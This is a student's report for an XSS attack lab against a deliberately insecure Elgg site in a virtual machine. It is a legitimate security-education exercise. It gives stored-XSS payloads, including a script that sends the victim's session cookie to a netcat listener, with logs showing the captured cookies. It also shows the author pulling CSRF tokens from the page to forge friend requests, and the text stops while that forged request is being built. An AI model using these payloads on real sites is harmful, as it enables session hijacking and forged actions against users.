
Assignment 8 :- Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Name:- Aparna Krishna Bhat

ID:- 1001255079


Task 0

Inside the virtual machine, the insecure Elgg site can be found at www.xsslabelgg.com. Throughout the lab, this will be our designated website. We have looked at how legitimate HTTP requests can be created, as we did in the CSRF lab, and we have also played around with Firefox developer tools. Assuming Samy is the attacker we are working on Samy's behalf in the lab.



Task 1: Posting a Malicious Message to Display an Alert Window

First, we will add the following JavaScript code to Samy's "about me" field. As soon as we save these updates, the profile pops up with the word XSS, which is the same one we used in the warning. This is because the JavaScript code is executed as soon as the web page loads after the changes have been saved.


Edit profile

Display name


Samy

About me

Visual editor

```
<script>
alert('XSS');
</script>
```


Next, we log into Alice's account and go to the Members tab, where we click on Samy's profile to see if we can successfully execute this simple XSS attack. We see the Alert pop up again as soon as the page loads, and we can also see that the About me area, where we had stored the JavaScript code, is actually empty.



This demonstrates that Alice was a victim of an XSS attack as a result of Samy's inserted JavaScript code on his own profile, as well as how the browser does not display but rather executes the JavaScript code.

Task 2: Posting a Malicious Message to Display Cookies


Next, in Samy's profile, we update the previous code as follows, and as soon as we save the change, the Elgg = some value alert appears, showing the cookie of the current session.



Samy

```
<p><script>
alert(document.cookie);
</script></p>
```

Now, we log into Alice's account and go to Samy's profile to see the attack in action.




```
Elgg=u403rf6et2k3ju547rth8qdsb2
```

We can see that the value of Alice's cookie is shown, while Samy's About me field is currently empty. This demonstrates that the JavaScript code was run, and Alice was a target of our XSS attack. Only Alice, however, can see the alert and hence the cookie in this case. This cookie is unseen by the attacker.


Task 3: Stealing Cookies from the Victim's Machine

Using the nc -l 5555 -v order, we first create a listening TCP link in the terminal. Listening is indicated by the -l suffix, while verbose is indicated by the -v suffix. The netcat command instructs the TCP server to listen on Port 5555. Now, in order to provide the attacker with the victim's cookie, we write the following JS code in the attacker's i.e Samy's "about me" section.




```
<p><script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + ' >');
</script></p>
```

Since the website is reloaded after we save the changes, the JavaScript code is executed, and we see Samy's cookie and HTTP request on the terminal.



```
[04/07/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 47350)
GET /?c=Elgg%3Du403rf6et2k3ju547rth8qdsb2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

```


Next, we go to Samy's profile to see if we can get her cookie by logging into Alice's profile. We can notice that when we visit Samy's profile from Alice's account, our terminal displays the below information, indicating Alice's cookie. As a result, we have successfully obtained the cookie of the victim.



```
[04/07/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 47366)
GET /?c=Elgg%3Dvdokojv9f81hnh3fv8jkrr8v17 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

```


Task 4: Becoming the Victim's Friend

We need to figure out how the ‘add friend' request works in order to construct a request that will add Samy as a friend in Alice's account. So, let's pretend that we've made a fake account called Charlie and that we've logged into it to add Samy as a friend and examine the request parameters that are used to add a friend. We check for Samy and click on the add friend button after logging into Charlie's account. In the web developer tools, we search for the HTTP request.




```
Request URL: http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1617828314&__elgg_token=QxuIVo6OF1m2ntg-XsYGuw&__elgg_ts=161782831…
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (543 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=uekc4s7mhjd0s3t0jbo6n4ql82
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
X-Requested-With: XMLHttpRequest
```

We can see the friend has a value of 47 because it's a GET request.



```
Query string
  __elgg_token: {…}
     0: QxulVo6OF1m2ntg-XsYGuw
     1: QxulVo6OF1m2ntg-XsYGuw
  __elgg_ts: {…}
     0: 1617828314
     1: 1617828314
  friend: 47
```

These are the countermeasures that have been applied, and we'll see if we can get them from the website's JavaScript variables. So, we know that when Charlie tried to add Samy as a friend, a request with the friend value of 47 was sent, indicating that it was sent by Samy. To double-check this, we can use the inspect element function to look for the website's source code.



```
<script>
  var elgg = {"config":{"lastcache":1549469404,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1617828773,"
  {"user":
  {"guid":46,"type":"user","subtype":"","owner_guid":46,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:40+00:00","time_
  \/www.xsslabelgg.com\/profile\/charlie","name":"Charlie","username":"charlie","language":"en","admin":false},"token":"RMdZGzKW41D6Awbb4m
  {"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_
  \/\/www.xsslabelgg.com\/profile\/samy","name":"Samy","username":"samy","language":"en"}};
</script>
```


The page owner's guid is 47, so we know it's Samy. The token and ts values are also visible in this section. Now that we know Samy's GUID and how the add friend request works, we can use JavaScript code to make a request for anyone who visits his profile to add Samy as a friend. It will make the same request as adding Samy to Charlie's account, but with modifications to the victim's cookies and tokens. This web page can essentially submit a GET request to the URL below.

Var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

var token="&__elgg_token="+elgg.security.token.__elgg_token;

